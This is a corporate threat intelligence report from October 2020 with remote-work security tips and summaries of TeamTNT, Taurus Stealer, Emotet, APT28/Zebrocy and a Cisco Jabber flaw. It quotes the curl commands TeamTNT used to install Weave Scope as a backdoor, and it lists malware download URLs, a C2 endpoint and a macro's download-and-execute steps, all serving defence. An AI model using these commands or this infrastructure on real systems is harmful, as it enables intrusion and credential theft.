DXC.technology

Security Threat Intelligence Report

October 2020

In this issue

About this report

Fusing a range of public and proprietary information feeds, including DXC's global network of security operations centers and cyber intelligence services, this report delivers an overview of major incidents, insights into key trends and strategic threat awareness.

This report is a part of **DXC Labs | Security**, which provides insights and thought leadership to the security industry.

Intelligence cutoff date: September 30, 2020

Message from Mark Hughes

October is once again Cyber Security Awareness Month, and the 2020 threat landscape is especially hostile to remote workers. This month, we've included security tips for hardening remote equipment and networks, blocking malicious websites and securing passwords. Emerging threats include new container malware, remote code execution vulnerabilities and nation-state campaigns.

Mark Hughes
Senior Vice President
Offerings & Strategic Partners
DXC Technology

Table of contents

Threat Updates

Tips for staying cyber smart in 2020

Cyber Security Awareness Month in the year 2020 has never been more relevant, with COVID-19 drastically changing how organizations operate. Overnight, staff were forced to work from home, and for many, remote working may continue for some time.

This sudden change has uncovered many security challenges. Most **home networks** are not designed to protect desktops to meet corporate information security standards, and cyber adversaries are taking advantage of these weaknesses to target work-from-home staff. Here are three ways users can ensure a safe security posture when working from home.

Securing home routers

Securing home routers is a major concern for remote working. Unfortunately, home routers are not designed with enterprise security protection in mind, and if not managed carefully, home routers can be a conduit for adversaries to perform targeted attacks on high-profile staff.

The challenge is so complex that the U.S. Cybersecurity and Infrastructure Security Agency has produced **tips** to secure home routers and networks. The most important step is ensuring that the home router is using the latest firmware version. Staff should be encouraged to visit the vendor's website to download the latest firmware version for the model of the home router and make sure it is kept up to date.

In some cases, a home router is no longer supported because it is an old model, or the vendor is no longer in business. If replacement is not an option due to financial challenges, staff can consider hardening the existing home router by ensuring the router does not have any network services accessible from internet. Organizations should consider helping nontechnical staff members by providing instructions on how to harden their existing home routers. Ensure that no open ports are accessible from the internet, change the default admin password to a strong password, and use strong passwords to log into home wireless networks.

Most employees are working in an environment in which company-issued devices are used within the same network as personal devices used by family members. These devices may not be appropriately secured and could be compromised and used to attack the company-issued device via lateral movement. It is crucial for organizations to deploy appropriate endpoint protection tools to protect against such attacks.

Blocking access to malicious websites

One of the benefits of working in a corporate environment is that the organization invests in security controls that allow its staff to access websites in a secure manner. Most organizations implement web security controls where, if the users are directed to malicious websites, web security controls will proactively block access to reduce the potential damage.

$41M

Fine against subsidiary of retailer H&M in Germany for violating stipulations of the General Data Protection Regulation (GDPR).

Source: **Security Boulevard**

17 years

Federal prison sentence for a 58-year-old Tennessee man for 13 counts of mail fraud, aggravated identity theft, access device fraud and mail theft related to account takeovers of numerous individuals, most of whom were deceased.

Source: **Security Boulevard**

4

Number of vulnerable npm packages found uploaded to GitHub and capable of collecting the user's IP address, geolocation and device hardware data.

Source: **ZDNet**

Such security controls are no longer available to staff working from home. However, staff can implement simple website-blocking techniques through two methods.

The first method can be installed via web browser. Website-blocking add-ons such as **uBlock Origin** were conceived to block advertisements, but have progressed to also block access to malicious websites. Such browser add-ons download a daily blocklist curated by members from the online community and help block access to known malicious sites. While it is not as complete as commercial web security controls, it is a quick-and-simple way to enable users with basic web security capabilities.

Unfortunately, browser add-ons work for only one computing device, and only on PCs. Within a home network, if family members are working with multiple devices such as mobile phones or tablets, they will not be able to install website blocker add-ons on all mobile devices. For a home network, consider buying a single-board computer (such as Raspberry Pi) and installing Pi.hole. While browser add-ons block access to websites by intercepting web browser requests, **Pi.hole** actually checks on DNS lookup requests made by the devices and blocks DNS lookups if access is made to a DNS entry listed in the blocklist.

While Pi.hole was designed primarily to filter ads, its capability can be extended to block access to spam, malware, cryptocurrency or privacy-invading sites by adding filter lists curated in **FilterList**.

Regardless of whether employees use a browser addon or Pi.hole, they can deploy some form of web security at a very low cost when working from home.

Managing passwords with a password manager

Almost every work activity requires the use of a password. It is a well-known best practice that users should not reuse one or two passwords across online authentication activities. Instead, passwords should be unique to each online portal or service. Users' struggles with passwords have become a matter of satire, most recently in **Michael McIntyre's Stand-Up Comedy Special Showman**.

It is extremely onerous for users to create and remember long passwords of high complexity that must change over time. Thus, a solution is required to help users to manage their passwords.

This is where **password managers** come in. They are available as a standalone application, integrated into the web browser (e.g., Chrome or Firefox) or into the operating system (e.g., Mac OS), and ensure that all passwords are securely encrypted and stored in a password file. The choice of an appropriate password manager revolves around the following usage considerations:

- Typically, commercial password manager software tends to have more features than free password managers. When choosing a password manager, determine whether free password managers (inclusive of those embedded in web browsers or operating systems) will suffice.
- The ability to sync the password file to different devices is an important consideration. This is needed to ensure that backup of the encrypted passwords is available when a primary computing device is unavailable for access. Secondly, users can access passwords from another device if they are away from the primary

computing device. A copy of the password file is stored on the PC as well as the mobile device; therefore, users can access passwords through their mobile device if they are not in front of their PC.

- It is important to consider the platforms on which the password manager is installed. Some password managers run only on Windows systems, whereas others can be installed on Windows, Mac OS or Linux systems.
- Determine the most appropriate place to store the password file. Some password managers store the password file only on the cloud infrastructure, which may contravene corporate IT security policies. Others give the users a choice of storing the password file locally on their primary computing device or on the cloud infrastructure.
- Most password managers allow users to define the password complexity so that generated passwords meet password requirements immediately.
- Some password managers support a time-based one-time (TOTP) algorithm, which is featured in many consumer websites. TOTP is used for two-factor authentication, in which users will have to input a TOTP code (which changes every 30 seconds) in addition to their password when logging into a website. This feature is useful if users want to keep all authentication information in one application (the password manager) rather than use a separate software (typically just for TOTP use).

It is also increasingly popular for websites to ask users to use their social network account (such as Facebook, Google, Apple, etc.) to log into the websites. It may seem convenient to the users, since they do not need to create another account or password, but the potential hidden cost is user privacy. Identity providers such as Facebook or Google get to see what services their users are accessing, giving them even more knowledge of how users operate and new opportunities to monetize their behavior. In addition, should the password of the user's social network account be compromised or leaked, there is potentially greater harm for the user, since the stolen credential can be used to access many websites that the user accessed through his or her social network account.

Time for change

Most organizations had little time to review their security posture and prepare for remote working, but there's still time for the organizations embrace these changes and support their staff as they work from home.

DXC authors: TM Ching, Simon Arnell and Rhodri Davies

TeamTNT targets Docker and Kubernetes with Weave Scope

TeamTNT has been spotted in the wild using a malicious Docker image in the past and is now using a new technique that abuses Weave Scope.

Weave Scope is a trusted tool that gives users full access to their cloud environment. It integrates with Docker, Kubernetes, distributed cloud operating system (DC/OS)

and AWS Elastic Compute. It automatically detects processes, containers and hosts with no kernel modules, no agents, no special libraries and no coding.

Weave Scope provides full visibility and control over all assets in the cloud environment and functions as a backdoor for TeamTNT, which uses malicious Docker images from the Docker Hub miners and malicious scripts.

Attack Flow

Installing Weave Scope on the server:

- Attackers use an exposed Docker API port and create a new privileged container with a clean Ubuntu image.
- The container is configured to mount the file system of the container to the file system of the victim server.
- This provides attackers access to all files on the server.
- The initial command given to the container is to download and execute several cryptominers.
- Attackers then attempt to gain root access to the server by setting up a local privileged user named “hilde” on the host server.
- This user permits the attackers to connect back via SSH (Secure Shell).

Attackers now download and install Weave Scope:

- Install per the installation guide in **Weave Scope’s git**.
- Install commands:

```
sudo curl -L git.io/scope -o /usr/local/bin/scope
sudo chmod a+x /usr/local/bin/scope
scope launch
```

- Once installed, attackers can connect to the Weave Scope dashboard via HTTP on port 4040.
- From the dashboard, attackers can see a visual map of the Docker runtime cloud environment and give shell commands without needing to deploy any malicious backdoor component.
- The downloading of legitimate software is used as an admin tool on a Linux operating system.

Impact

Given the abilities and level of access the legitimate tool Weave Scope has, this attack has a high probability of causing significant damage to the compromised environment.

DXC perspective

Use of a legitimate administration tool by threat actors to compromise a cloud instance can be both effective and hard to detect. Weave Scope and other admin tools function with admin capabilities and with elevated privileges.

Both proper configuration of containers and **cyber defense techniques** are important as attacks of this nature become more prominent.

Sources:
Microsoft
LA Cyberlab - Membership

Taurus Stealer malware emerges

Taurus Stealer malware has been advertised on the dark web in Russian forums as an information stealer with a wide array of targets:

- VPN credentials
- Social media credentials
- Cryptocurrency credentials
- Desktop screenshots
- Exfiltration of the system's software installation and configuration information

The malware was purportedly posted in Russian hacker forums by threat actor sett9, author of Predator the Thief malware, although sett9 had denied any connection to the Taurus Project development or sale. Taurus Stealer has no relation to Taurus Loader (a loader malware kit authored / sold by VENOM SPIDER).

In late April 2020, a threat actor announced version 1.1 of the Taurus Project. Enhancements included bug fixes, server-side detection, the ability to steal a wider range of cryptocurrency wallets, and mechanisms to prevent the malware from installing in eight countries: Armenia, Belarus, Georgia, Kazakhstan, Russia, Tajikistan, Ukraine and Uzbekistan. Attributes include:

- **Sender**: info@cclon[.]com (likely compromised e-mail account)
- **Sender IP**: mout.kundenserver[.]de (212.227.126[.]134) from smtp.ionos.co[.]uk (177.22.43[.]9)
- **Date**: 09/23/20 (23 Sept 2020)
- **Subject**: <hijacked existing e-mail thread>
- **URL**: hxxp://ingeniamosweb[.]com/download/Wa9lEcch-584046.zip
- **DNS Request(s)**: ingeniamosweb[.]com (143.95.238[.]91) - **Likely Compromised Website**
- **HTTP Request(s)**: hxxp://ingeniamosweb[.]com/download/Wa9lEcch-584046.zip
- **File Name**: Wa9lEcch-584046.zip

- **SHA-256**: ad1d4f0cc7c58dd692d4e3494d0edbb35fac48e1b987de80b50db132cf2ee1a3
- **SSDeep:** 1536:jOtBpPKGxVOCTaTmiUDBh1BEwNMWBljsqW2JlxtSSMrtAk:jeprVOrnGQ5WfwGXxtSttAk
- **Note**: ZIP compressed archive
- **File Name**: arg-107562796.xls
- **SHA-256**: 4793aafcdb37b45a9bcdbdff691e62f52322df8a2de3b5e844469fccd6ce3a13
- **SSDeep**: 3072:+G7uDphYHceXVhca+fMHLtyeGxcl8/dgl6YsFGDJEFB6cv4p5RwY5xElg:N7uDphYHceXVhca+fMHLty/xcl8/dgHk
- **Note**: MS Excel Spreadsheet with malicious VBA/macros

When the document is opened:

- The On-Open (Auto_Open) VBA/Macros downloads a payload (**tau.gif**), saves the downloaded file to: **%ProgramData%\Golas.exe**, and executes it with the following command: **explorer.exe %ProgramData%\Golas.exe**
- **DNS Request(s)**: padgettconsultants[.]ca (129.121.31[.]76) - **Likely Compromised Website**
- **HTTP Request(s)**: hxxp://padgettconsultants[.]ca/tau.gif

Impact

This malware appears to be developed by the author(s) that had previously created Predator the Thief. Taurus has been seen in the wild and has gone through multiple updates in a short time period. It appears this info-stealer is capable of harvesting passwords, cookies and autofill forms along with the history of Chromium- and Gecko-based browsers.

Taurus can also harvest certain cryptocurrency wallets, FTP client credentials and email credentials. It also collects system information, including installed software and system configuration. The initial attack vector starts with a malspam campaign that distributes a malicious attachment.

DXC perspective

Even the most highly trained and vigilante employee will get fooled by the variety of tactics used by threat actors today. Security controls such as secure email gateways should be utilized to prevent such emails from reaching legitimate users. Secure Email Gateways (SEGs) are helpful in filtering out inbound emails containing malicious files, URLs and known abusive senders. However, SEGs will not help with well-planned and crafted social engineering tactics. **Internal security controls** should be in place to limit or completely avoid a single point of failure within all departments. Special emphasis should be placed on requiring multiple sign-offs when sending company funds externally.

Organizations should consider the following:

- Secure email gateways.
- Implement a **privileged access management solution**.
- Use **endpoint protection** that detects and stops abnormal behavior.

Sources:
Malpedia: Membership Distribution

Vulnerability Updates

Cisco Jabber critical severity remote code execution flaw

A critical severity remote code execution flaw found in phone app Cisco Jabber allows an authenticated, remote attacker to execute arbitrary code. The vulnerability is due to improper validation of message contents.

Specially crafted extensible messaging and presence protocol (XMPP) messages are sent to the affected software and allow attackers to cause the application to execute arbitrary programs with the privileges of the user account running the Cisco Jabber client software. This vulnerability can be exploited when Jabber Windows client is running in the background. No user interaction is required to trigger the issue.

Cisco has released software updates. No workarounds address this vulnerability.

Affected versions include Windows Cisco Jabber client (12.1 to 12.9).

Cisco has confirmed that it is not aware of attacks in the wild exploiting the vulnerability.

Since Cisco Jabber supports file transfers, an attacker can initiate a file transfer containing a malicious .exe file and force the victim to accept it using an XSS attack. The attacker can then trigger a call to window.CallCppFunction, causing the malicious file to be executed.

Impact

Cisco Jabber for Windows Message Handling Arbitrary Code Execution Vulnerability (tracked as CVE-2020-3495) has a CVSS Score: 9.9.

DXC perspective

A vulnerability in Cisco Jabber for Windows could allow an authenticated, remote attacker to execute arbitrary code. A successful exploit could allow the attacker to cause the application to execute arbitrary programs on the targeted system with the privileges of the user account that is running the Cisco Jabber client software, possibly resulting in arbitrary code execution. Due to the high severity of this vulnerability, users should immediately install software updates.

Sources:
Cisco

2020

The end of life for Adobe Flash, prompting the UK National Cyber Security Centre (NCSC) to warn IT administrators not to disable the software's update mechanism.

Source: **Bitdefender**

Other news

- ZeroLogon is now detected by Microsoft Defender for Identity (CVE-2020-1472 exploitation) – **Microsoft**
- 5G network vulnerabilities | **Avast**
- Google prepares security team to investigate third-party apps – **Bitdefender**
- Russian gets 7 years in prison for LinkedIn, Dropbox and Formspring hacks – **Security Boulevard**
- Linux and macOS versions of commercial "malware" finspy found online by Amnesty International – **Security Boulevard**

Incidents/breaches

Quebec Department of Justice impacted by Emotet campaign

Attackers targeted the Quebec DoJ with a recent version of Emotet that can steal email messages from the compromised machine. This version of Emotet propagates by sending infected messages to people the original user has been in contact with both inside and outside of the affected organization.

In the case of the Quebec DoJ, a high-level official was targeted by a phishing email. This version of Emotet spreads quickly as emails from trusted senders are read and files opened without reservation. The process of stealing messages and sending out new messages to previous contacts continues to spread the malware via the trusted sender method.

Impact

This version of Emotet has the ability to spread rapidly. If attackers are successful in compromising a high-level asset in the targeted organization, the impact and rate of spread can increase dramatically. Messages containing the infected file are also sent outside of the targeted organization.

DXC perspective

Only 14 machines were compromised in this attack but the amount of stolen information (contained in the email messages) and rate of spread were high. The attack was relatively simple to execute, and the goal appears to be to exfiltrate contact information. Emotet has the ability to drop other types of malware such as TrickBot. In this case, there was no report of other malware being dropped or sensitive data being exfiltrated other than the contents of the emails.

No one security control is sufficient to stop a well-crafted attack such as this one. Secure email gateways and **timely threat intelligence** combined with user education are recommended.

Sources:
ESET
LA Cyberlab – Membership

Nation State and Geopolitical

APT28 distributes fake NATO documents to gain access to government networks

The APT28 group is distributing a stealth version of Zebrocy Delphi malware and recently used NATO's upcoming training exercises as a lure.


Emails contained documents posing as NATO training materials. The malicious file distributed by APT28 is titled: "Course 5 – 16 October 2020.zipx."

With the C2 infrastructure hosted in France, an initial campaign in August targeted a specific government body in Azerbaijan.

- **File analysis**: Course 5 – 16 October 2020.zipx
- **SHA256**: e6e19633ba4572b49b47525b5a873132dfeb432f075fbba29831f1bc59d5885d
- Analysis shows the file has a .jpeg extension

```
$file Course 5 - 16 October 2020.zipx

Course 5 - 16 October 2020.zipx: JPEG image data, JFIF standard 1.01, resolution
(DPI), density 220x220, segment length 16, baseline, precision 8, 322x190,
components 3
```



The campaign includes a logo of the Supreme Headquarters Allied Powers Europe, which is NATO's Allied Command Operations located in Belgium.

The ZIP file drops these files when decompressed:

- Course 5 – 16 October 2020.exe (Zebrocy malware)
- **SHA256**: aac3b1221366cf7e4421bdd555d0bc33d4b92d6f65fa58c1bb4d8474db883fec
- Course 5 – 16 October 2020.xls (Corrupted file)
- **SHA256**: b45dc885949d29cba06595305923a0ed8969774dae995f0ce5b947b5ab5fe185

Corrupted File:

- The Excel file (XLS) is corrupted and cannot be opened by Microsoft Excel.
- The file contains information about military personnel involved in the military mission African Union Mission for Somalia.

Possible logic:

- Attacker makes the user attempt to first open the XLS file.
- Then attacker hopes the user will open the .exe with the same filename when the XLS file fails.
- The .exe file has a PDF icon.
- File extensions are not shown, hence users may be lured into opening the executable.

.exe file:

- **File**: Course 5 – 16 October 2020.exe
- **SHA256**: aac3b1221366cf7e4421bdd555d0bc33d4b92d6f65fa58c1bb4d8474db883fec
- **Upon execution the file copies itself into**: %AppData%\Roaming\Service\12345678\sqlservice.exe by adding 160 random bytes to the new file.
- Padding is used to evade hash-matching security controls, since the dropped malware will always have a different file hash value. Note: Use Fuzzy hashes when possible.
- The task runs regularly.
- **Attempts POST stolen data (e.g., screenshots) to**: hxxp://194.32.78[.]245/protect/get-upd-id[.]php
- The malware sends POST requests about once per minute without getting a response back.

DXC perspective

All government agencies in any country should be classified as high-value targets. The initial attack vector is a malspam campaign with convincing lures to entice users to click a link or open a malicious file. In this instance, the attack appears to be in the early stages of planning. Further refinements should be expected before this campaign is launched against NATO member countries on a larger scale.

Sources:
Qi'anxin Red Raindrops

Learn more

Thank you for reading the Security Threat Intelligence Report. Learn more about security trends and insights from **DXC Labs | Security**.

DXC in Security

Recognized as a leader in security services, DXC Technology helps clients prevent potential attack pathways, reduce cyber risk, and improve threat detection and incident response. Our expert advisory services and 24x7 managed security services are backed by 3,000 experts and a global network of security operations centers.

DXC provides solutions tailored to our clients' diverse security needs, with areas of specialization in Cyber Defense, Digital Identity, Secured Infrastructure and Data Protection. Learn how DXC can help protect your enterprise in the midst of large-scale digital change. Visit **www.dxc.technology/security**.

Stay current on the latest threats at www.dxc.technology/threats.

About DXC Technology

DXC Technology (NYSE: DXC) helps global companies run their mission critical systems and operations while modernizing IT, optimizing data architectures, and ensuring security and scalability across public, private and hybrid clouds. With decades of driving innovation, the world's largest companies trust DXC to deploy our enterprise technology stack to deliver new levels of performance, competitiveness and customer experiences. Learn more about the DXC story and our focus on people, customers and operational execution at **www.dxc.technology**.